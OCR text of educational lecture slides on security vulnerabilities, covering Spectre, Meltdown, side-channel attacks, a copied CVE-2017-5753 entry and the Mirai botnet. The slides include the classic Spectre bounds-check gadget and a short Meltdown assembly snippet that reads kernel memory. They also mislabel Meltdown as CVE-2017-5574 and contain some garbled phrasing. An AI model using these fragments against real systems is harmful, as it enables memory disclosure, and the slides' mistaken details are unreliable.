ls & pwd & cat & mkdir

Stack Buffer Overflow

Wireshark




Basic signature for finding malicious behavior in intrusion detection

CHAPTER 3

Vulnerability


Security Vulnerability



Security Vulnerability

Threat

Vulnerability



Risk

Security Vulnerability

1)OS or HW Vulnerability

H/W based security can protect vulnerabilities more than S/W based security.
It is difficult to modify the physic layer, so it is much more secure to protect H/W.

excels in prevention
costs a lot of money

H/W

cost-effective and easy to update
vulnerable to OS vulnerabilities

S/W

2)user/manager's carelessness.

Not using vaccine, or connect to wrong web….
Problem of habit.

●●●

Security Vulnerability

crimes target the **Resources** possessed by an application, creators, or its users.


EX) SQL Injection

Security Vulnerability

Type of Attack

Passive Attack


Observe the collected information



Active Attack

Change the System, network resources

CPU Vulnerability




SPECTRE

MELTDOWN

These vulnerabilities that correspond to most existing servers or PCs
Some lines or Intel or ARM are vulnerable

CPU Vulnerability

Optimization Technique



CPU Vulnerability

Optimization Technique

Out of Order Execution

To enhance the CPU performance, Executes the command at the back first
=> Minimize CPU latency


Speculative Execution

When Program's logic flow is uncertain, starts the command in Prediction.

```
if (x > 10)
    y = 3
```


Execute this line before judge the x > 10

CPU Vulnerability



Cache refrigerator

CPU Vulnerability



CVE List CNAs Board About News & Blog

Common Vulnerabilities and Exposures

NVD
Go to for:
CVSS Scores
CPE Info
Advanced Search

Search CVE List | Download CVE | Data Feeds | Request CVE IDs | Update a CVE Entry

TOTAL CVE Entries: 111238

HOME > CVE > CVE-2017-5753

Printer-Friendly View

CVE-ID

CVE-2017-5753 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Systems with microprocessors utilizing speculative execution and branch prediction may allow unauthorized disclosure of information to an attacker with local user access via a side-channel analysis.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- EXPLOIT-DB:43427
- URL:https://www.exploit-db.com/exploits/43427/
- MLIST:[debian-lts-announce] 20180714 [SECURITY] [DLA 1422-1] linux security update
- URL:https://lists.debian.org/debian-lts-announce/2018/07/msg00015.html
- MLIST:[debian-lts-announce] 20180715 [SECURITY] [DLA 1422-2] linux security update
- URL:https://lists.debian.org/debian-lts-announce/2018/07/msg00016.html
- MLIST:[debian-lts-announce] 20180718 [SECURITY] [DLA 1423-1] linux-4.9 new package
- URL:https://lists.debian.org/debian-lts-announce/2018/07/msg00020.html
- MISC:https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html
- MISC:https://security.googleblog.com/2018/01/todays-cpu-vulnerability-what-you-need.html
- MISC:https://spectreattack.com/
- MISC:http://packetstormsecurity.com/files/145645/Spectre-Information-Disclosure-Proof-Of-Concept.html
- CONFIRM:https://01.org/security/advisories/intel-oss-10002
- CONFIRM:http://nvidia.custhelp.com/app/answers/detail/a_id/4609
- CONFIRM:http://xenbits.xen.org/xsa/advisory-254.html
- CONFIRM:https://access.redhat.com/security/vulnerabilities/speculativeexecution
- CONFIRM:https://aws.amazon.com/de/security/security-bulletins/AWS-2018-013/
- CONFIRM:https://blog.mozilla.org/security/2018/01/03/mitigations-landing-new-class-timing-attack/
- CONFIRM:https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability
- CONFIRM:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV180002
- CONFIRM:https://support.f5.com/csp/article/K91229003

CPU Vulnerability


Variant 1: Bounds Check Bypass, CVE-2017-5753 (Spectre)

Reads values outside the array using vulnerabilities in Speculative Execution.

```
#1   if (x < array1_size)

#2       y = array2[array1[x] * 256];
```

Execute #2 before #1 by Speculative Execution

Cache Side Channel Attacks



If x > array1_size, result of #2 is deleted

But using Cache Side Channel, Hacker can read value with change of the Cache

CPU Vulnerability

Side Channel Attacks


Analyze the time taken, power consumed,
electromagnetic waves emitted, etc…

CPU Vulnerability


Variant 2: Branch Target Injection, CVE-2017-5715 (Spectre)

Using **Branch Target**, one of the Speculative Execution.
At the Branch , use the predicted position before calculating the next branch position to be moved.

```
If (age < 19 )
        movie=Disney
else
        movie=Zombie
```



Branch Prediction



BTB

Other Processes can share BTB

CPU Vulnerability


MELTDOWN

Variant 3: Rogue Data Cache Load CVE-2017-5574 (Melt Down)

Using **Out of order Execution**, read the memory not authorized to read.

Takes advantage of the mapping of kernel areas to read memory space allocated to user processes

```
#1  ; rcx= kernel addres
#2  ; rbx= probe array
#3  retry;
#4  mov al, byte [rcx]
#5  shl rax, 0xc
#6  jz retry
#7  mov rbx, qword [rbx + rax]
```




is executed by

Cache Side Channel

CPU Vulnerability


How to Prevent ?



Firmware


OS Patch

Mirai Botnet



Mirai botnet attacks IoT devices. It allows control the device after the DDOS attack.
With the increase of IoT devices. the damage from infection is also increasing.

Mirai Botnet



Average traffics existing DDOS : 200 ~ 400Gbps

Mirai Botnet's traffic : 500 ~ 600 Gbps

Mirai botnet attacks IoT devices. It allows control the device after the DDOS attack.
With the increase of IoT devices. the damage from infection is also increasing.

Mirai Botnet

Wicked

Okiru

●

●

●

